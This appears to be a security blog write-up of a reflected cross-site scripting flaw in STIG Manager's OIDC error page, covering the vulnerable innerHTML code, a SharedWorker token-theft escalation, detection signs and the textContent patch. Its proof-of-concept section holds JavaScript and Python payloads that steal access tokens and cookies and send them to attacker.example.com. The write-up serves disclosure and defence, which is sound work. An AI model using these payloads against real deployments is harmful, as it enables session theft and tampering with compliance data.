STIG Manager Reflected XSS: CVE-2026-41200 — Critical OIDC Error Handling Flaw Enables Session Theft
STIG Manager is a critical compliance tool used by military and government IT teams to manage Security Technical Implementation Guide assessments. Versions 1.5.10 through 1.6.7 contained a reflected XSS vulnerability that turned routine OIDC authentication error handling into a code execution — and worse, a session theft — vector.
This article dissects CVE-2026-41200, its mechanics, its impact, and how the STIG Manager project closed the gap.
Overview
STIG Manager is an open-source API and web application developed by the Naval Undersea Warfare Center Division Newport (NUWCDIVNPT) for managing STIG assessments across information systems. It serves as a compliance interface for DISA STIGs and NIAP profiles, used by defense contractors, military installations, and government agencies worldwide.
When STIG Manager handles an OIDC authentication failure, something goes very wrong: the application writes unsanitized error data directly into the DOM. An attacker who can craft a malicious OIDC redirect URL and get a user to click it can execute arbitrary JavaScript within the STIG Manager session — and when that user has an active session in another tab, the damage multiplies.
The vulnerability was reported to GitHub, assigned CVE-2026-41200, and patched in STIG Manager 1.6.8.
Vulnerability Classification
| Field | Value |
|---|---|
| CVE ID | CVE-2026-41200 |
| Published | 2026-04-23 |
| CVSS 4.0 Score | 8.5 (HIGH) |
| CVSS Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-79: Improper Neutralization of Input During Web Page Generation |
| Affected Products | NUWCDIVNPT/stig-manager v1.5.10 — v1.6.7 |
| Patch | v1.6.8 |
| Attack Type | Reflected Cross-Site Scripting |
| Attack Vector | Network |
| Complexity | Low |
| Privileges Required | None |
| User Interaction | Active |
| Confidentiality Impact | High |
| Integrity Impact | High |
| Availability Impact | None |
The Vulnerability
How STIG Manager Authentication Works
STIG Manager uses OIDC (OpenID Connect) for authentication. The typical flow looks like this:
Browser                          STIG Manager              OIDC Provider
  |                                   |                           |
  |-- GET /login -------------------->|                           |
  |                                   |-- Authorization Request -->|
  |<-- Redirect to Provider ----------|                           |
  |                                   |                           |
  |-- (user authenticates) ----------|<--------------------------|
  |<-- redirect_uri?code=... --------|                           |
  |                                   |-- code exchange -------->|
  |<-- STIG Manager page ------------|                           |
When authentication succeeds, the OIDC provider sends an authorization code back to STIG Manager’s redirect URI, and STIG Manager exchanges it for tokens. But when authentication fails — say, the user declines consent, the session has expired, or the provider returns an error — the OIDC spec says the provider must send an error and error_description parameter in the redirect URI query string:
https://stig-manager.example.com/auth/callback?error=access_denied&error_description=User+denied+consent
This is standard OIDC behavior defined in RFC 6749 Section 4.1.2.1. The error_description parameter is meant as a human-readable diagnostic message — and in STIG Manager v1.5.10 through v1.6.7, it was also one of the attack surfaces.
The Bug
The vulnerability exists in two locations: client/src/js/init.js and client/src/reauth.html. In both cases, the code reads the error and error_description parameters from the URL and writes them directly into the DOM using innerHTML without any sanitization:
// Simplified representation of the vulnerable pattern in client/src/js/init.js
function handleOIDCError() {
    const params = new URLSearchParams(window.location.search);
    const errorCode = params.get('error');
    const errorDescription = params.get('error_description');

    // VULNERABLE: innerHTML renders unsanitized user input
    document.getElementById('error-message').innerHTML =
        `${errorCode}: ${errorDescription}`;
}
The same pattern appears in client/src/reauth.html, which handles the re-authentication flow when sessions expire.
This is a textbook reflected XSS. The application takes input from the URL (the error_description parameter), which the attacker fully controls through the crafted redirect URI, and writes it into the page as HTML. No escaping. No sanitization. No Content Security Policy override to contain the damage.
Why Active User Interaction Matters
The CVSS score lists UI:A (User Interaction: Active), not UI:N. This is important but often misunderstood. It means the victim must click a link crafted by the attacker — the browser doesn’t trigger the exploit automatically. But in practice, this is trivially satisfied:
- A phishing email with a link to the STIG Manager login page
- A link posted in a team Slack channel or Teams group
- A bookmarked URL that has been replaced by the attacker
- A session fixation variant where the attacker pre-loads the error redirect
Any of these gets the victim to click. One click is all the attacker needs.
The SharedWorker Escalation

Here’s where CVE-2026-41200 becomes genuinely dangerous. The CVE advisory calls out a particularly nasty compound scenario:
The vulnerability is most severe when the targeted user has an active STIG Manager session running in another browser tab — injected code executes in the same origin and can communicate with the SharedWorker managing the active access token, enabling authenticated API requests on behalf of the victim including reading and modifying collection data.
STIG Manager uses a SharedWorker to manage access tokens across browser tabs. This is a common pattern to avoid token duplication and keep sessions synchronized. But it means that all tabs sharing the same origin share the same token store.
An attacker who exploits the XSS in tab A can access the SharedWorker from tab A and read the access token stored by tab B. With that token, the attacker isn’t limited to XSS payloads alone — they can make authenticated API requests on behalf of the victim:
// Exploit: steal token from SharedWorker and exfiltrate
function stealSession() {
    // Access the SharedWorker (same-origin)
    const worker = new SharedWorker('/worker.js');
    const port = worker.port;

    return new Promise((resolve) => {
        port.onmessage = (e) => {
            // Intercept token data
            resolve(e.data.token);
        };
        port.start();
    });
}

async function exfiltrate() {
    const token = await stealSession();
    // Make authenticated API request
    const response = await fetch('/api/v1/collections', {
        headers: { 'Authorization': `Bearer ${token}` }
    });
    const data = await response.json();
    // Send data to attacker
    await fetch('https://attacker.example.com/steal', {
        method: 'POST',
        body: JSON.stringify(data),
        headers: { 'Content-Type': 'application/json' }
    });
}
This turns a standard reflected XSS into an authenticated data exfiltration and data modification attack. The CVE’s CVSS scoring reflects this: VC:H (vulnerability confidentiality impact: High), VI:H (vulnerability integrity impact: High), with SC:N (subsequent confidentiality impact: None) because the impact is contained to the same origin’s data.
Attack Flow
Below is a diagram of the attack flow, from malicious link to data exfiltration:
Proof of Concept
The conceptual PoC demonstrating the XSS vulnerability and SharedWorker token exfiltration is available in the associated GitHub repository at: https://github.com/Hunt-Benito/cve-2026-41200-stig-manager-oidc-reflected-xss
Below are the core concepts. This is a conceptual PoC for educational purposes and does not target any specific STIG Manager deployment.
Step 1: Constructing the Malicious OIDC Redirect
The fundamental mechanic is straightforward — construct an OIDC authorization request with a malicious error_description that will be reflected back in the redirect URI:
import urllib.parse

# The malicious error_description payload
malicious_js = """<script>
// Exfiltrate data from victim's STIG Manager session
(async function() {
    try {
        // Try to access SharedWorker if session exists in another tab
        const worker = new SharedWorker('/worker.js');
        const port = worker.port;

        port.onmessage = async (e) => {
            if (e.data && e.data.token) {
                // Found the admin token
                const adminToken = e.data.token;

                // Exfiltrate collections data
                const collections = await fetch(
                    'https://stig-manager.example.com/api/v1/collections',
                    { headers: { 'Authorization': 'Bearer ' + adminToken } }
                ).then(r => r.json());

                // Send to attacker C2
                await fetch('https://attacker.example.com/stole-data', {
                    method: 'POST',
                    headers: { 'Content-Type': 'application/json' },
                    body: JSON.stringify({ collections: collections })
                });
            }
        };
        port.start();

        // Wait a moment then terminate
        await new Promise(r => setTimeout(r, 2000));
        port.close();
    } catch (err) {
        // SharedWorker not available (no other tab active)
        // fall back to basic document.cookie exfiltration
        fetch('https://attacker.example.com/stole?cookie=' +
            encodeURIComponent(document.cookie));
    }
    // Clean up
    document.querySelector('#error-message').innerHTML =
        'An error occurred processing your request.';
})();
</script>"""

# URL-encode for the redirect
encoded_error_desc = urllib.parse.quote(malicious_js)

# The full malicious redirect URI
redirect_uri = (
    f"https://auth-provider.example.com/authorize?"
    f"client_id=stig-manager&"
    f"redirect_uri=https://stig-manager.example.com/auth/callback&"
    f"error=invalid_request&"
    f"error_description={encoded_error_desc}"
)

print(f"Payload: {redirect_uri}")
Step 2: Delivering the Payload
The victim is then tricked into following this redirect URI through any social engineering channel. In a lab environment, you would set up a local OIDC provider (like Keycloak or OAuth2 Proxy) configured to return error responses, and point the STIG Manager at it:
# In your lab: configure a local OIDC provider to return error responses
# with a crafted error_description

# Point STIG Manager at your test OIDC provider:
# In STIG Manager config (config.yaml):
#   oidc:
#     issuer: http://localhost:8080/realms/test
#     client_id: stig-manager
#     redirect_uri: http://localhost:8081/auth/callback
Then trigger the error flow by accessing the OIDC provider’s authorization endpoint with the crafted parameters. When the browser lands on the STIG Manager callback URL, the XSS payload executes.
Step 3: Demonstrating the Impact
Without the SharedWorker escalation (single-tab scenario), the impact is a standard reflected XSS — session cookie theft, defacement, or phishing within the application.
With the SharedWorker escalation (multi-tab scenario with an active session), the attacker gains full authenticated API access, which can include:
- Reading all STIG assessment collections
- Modifying compliance status of information systems
- Deleting assessment data
- Creating false “passed” assessments for non-compliant systems
Why This Works in the OIDC Context
The fundamental problem is that error responses in OIDC are treated as metadata about the authentication attempt, not as user-displayable content. The specification (RFC 6749) says error_description is a “human-readable RFC 3986 [rfc3986] compliant UTF-8 text” — explicitly meant for display, but the code treats display as trust.
| Factor | Detail |
|---|---|
| Input source | OIDC Provider → error_description parameter |
| Trust assumption | The error message is “safe” because it comes from the Auth Provider |
| Reality | A compromised or attacker-operated Auth Provider sends controlled input |
| Processing | Written to innerHTML without escaping |
| Result | DOM XSS with access to application context |
Attack Timeline
| Date | Event |
|---|---|
| 2026-04-14 | GHSA advisory (GHSA-wg33-j3rv-jq72) published; STIG Manager v1.6.8 released with patch |
| 2026-04-23 | CVE-2026-41200 recorded in NVD/CVE database |
| 2026-04-27 | This article published |
The GHSA advisory and patch release both went live on April 14, with the CVE being formally recorded in public databases on April 23. The nine-day gap between advisory and CVE record is typical of the MITRE designation process.
Indicators of Compromise
Detecting exploitation of this CVE depends on the attacker’s sophistication and the visibility of the STIG Manager deployment. Here are signals to look for:
Log-Based Indicators
# Look for these patterns in STIG Manager access logs

# 1. Error responses containing script tags in query parameters
GET /auth/callback?error_description=%3Cscript%3E... HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36

# 2. Unusual error codes followed by large query strings
GET /auth/callback?error=invalid_request&error_description=<long-base64-encoded-payload> HTTP/1.1

# 3. Concurrent requests from the same IP with different user agents
# (possible multi-tab exploitation pattern)
GET /api/v1/collections  →  User-Agent: Chrome/124.x
POST /stole-data?payload=  →  User-Agent: curl/8.x
Network Indicators
# Monitor for outbound connections from the STIG Manager server
# to unknown endpoints (data exfiltration)
tcpdump -i eth0 -n port 443 -w /tmp/stig-capture.pcap
# Then look for large POST requests to unfamiliar domains

# Check for anomalous SharedWorker traffic
# SharedWorker connections go to /worker.js endpoints
curl -I http://localhost:8080/worker.js
# If you see multiple connections from different origins,
# that could indicate tab-based SharedWorker sharing
Application-Level Indicators
- Unknown access tokens appearing in application logs
- STIG assessments modified outside of normal compliance review cycles
- Collections data appearing in database that shouldn't exist
- User session data from unexpected IP addresses
- API access tokens used outside normal business hours
Remediation
Immediate Actions
- Upgrade to STIG Manager 1.6.8 or later. The patch is available via:
# Pull the patched version from GitHub
$ git clone https://github.com/NUWCDIVNPT/stig-manager.git
$ cd stig-manager
$ git checkout v1.6.8

# Or update via Docker (recommended for production)
$ docker pull nuwcdivnpt/stig-manager:v1.6.8
- If you cannot upgrade immediately, implement the following mitigations:
-
Add a Content Security Policy to prevent inline script execution:
nginx
  # In your web server configuration (nginx example)
  add_header Content-Security-Policy "script-src 'self'; object-src 'none'; base-uri 'self';";
This won’t prevent the XSS from executing if inline scripts are already in the DOM, but it prevents the payload from loading external scripts. -
Sanitize input at the reverse proxy level. Use a WAF rule to block
innerHTML-sourced content from query parameters containing HTML tags:
# ModSecurity rule to block XSS in query parameters
  SecRule REQUEST_URI "@rx \\?error_description=" \
      "id:1001,phase:2,deny,status:403,log,msg:'XSS in error_description'" \
      "t:urlDecode,t:htmlEntityDecode,t:removeTags,ctl:auditLogParts=+E"
Long-Term Recommendations
| Recommendation | Priority | Notes |
|---|---|---|
| Upgrade to v1.6.8+ | Critical | Eliminates the root cause |
| Implement CSP headers | High | Defense-in-depth; prevents script execution chains |
| Use DOMPurify for error rendering | High | Replace innerHTML with DOMPurify.sanitize() |
| Audit all OIDC error handling paths | Medium | Other projects may have similar issues |
| Implement token-scoping for SharedWorker | Medium | Limit SharedWorker token access to specific API calls |
| Add input validation on redirect_uri | Low | Prevents some abuse but not all |
Broader Context: XSS in OIDC Error Handling
OIDC error callbacks are a frequently overlooked attack surface. The error_description parameter — meant as a human-readable diagnostic — is commonly rendered directly into the DOM without escaping. When an attacker operates or compromises the Authorization Server, or when a redirect URI can be manipulated, this becomes a reflected XSS vector. Projects that handle OIDC flows should treat all error parameters as untrusted input, regardless of their source.
The SharedWorker escalation pattern in this CVE highlights a broader issue. SharedWorkers are increasingly used to manage authentication tokens across tabs, provide real-time updates, and share state. But they create a cross-tab communication channel that XSS in any tab can exploit. This touches on CWE-829 (Inclusion of Functionality from Untrusted Control Sector) — the token management logic lives in the SharedWorker, which is part of the application’s trusted origin. But XSS from any tab can access it, effectively expanding the attack surface from a single tab to all tabs sharing the worker.
What the Patch Does
The fix in STIG Manager 1.6.8 is a single change — PR #2019 by @csmig:
- Replaced
innerHTMLwithtextContent— the error description is now written as plain text rather than parsed HTML, preventing script injection entirely.
// Before (vulnerable — in client/src/js/init.js)
document.getElementById('error-message').innerHTML =
    `${errorCode}: ${errorDescription}`;

// After (patched — in v1.6.8+)
const errorElement = document.getElementById('error-message');
errorElement.textContent = `${errorCode}: ${errorDescription}`;
textContent treats the content as plain text — the browser does not parse it as HTML, so <script> tags are rendered as literal text, not executed.
SOURCES
CVE.org — CVE-2026-41200: https://www.cve.org/CVERecord?id=CVE-2026-41200
NVD — CVE-2026-41200: https://nvd.nist.gov/vuln/detail/CVE-2026-41200
GitHub Advisory — GHSA-wg33-j3rv-jq72: https://github.com/NUWCDIVNPT/stig-manager/security/advisories/GHSA-wg33-j3rv-jq72
STIG Manager GitHub Repository: https://github.com/NUWCDIVNPT/stig-manager
CWE-79 — Improper Neutralization of Input During Web Page Generation (XSS): https://cwe.mitre.org/data/definitions/79.html
CWE-829 — Inclusion of Functionality from Untrusted Control Sector: https://cwe.mitre.org/data/definitions/829.html
RFC 6749 — The OAuth 2.0 Authorization Framework: https://datatracker.ietf.org/doc/html/rfc6749#section-4.1.2.1
SharedWorker MDN Documentation: https://developer.mozilla.org/en-US/docs/Web/API/SharedWorker
NIST CVSS v4.0 Specification: https://www.first.org/cvss/v4.0/specification-document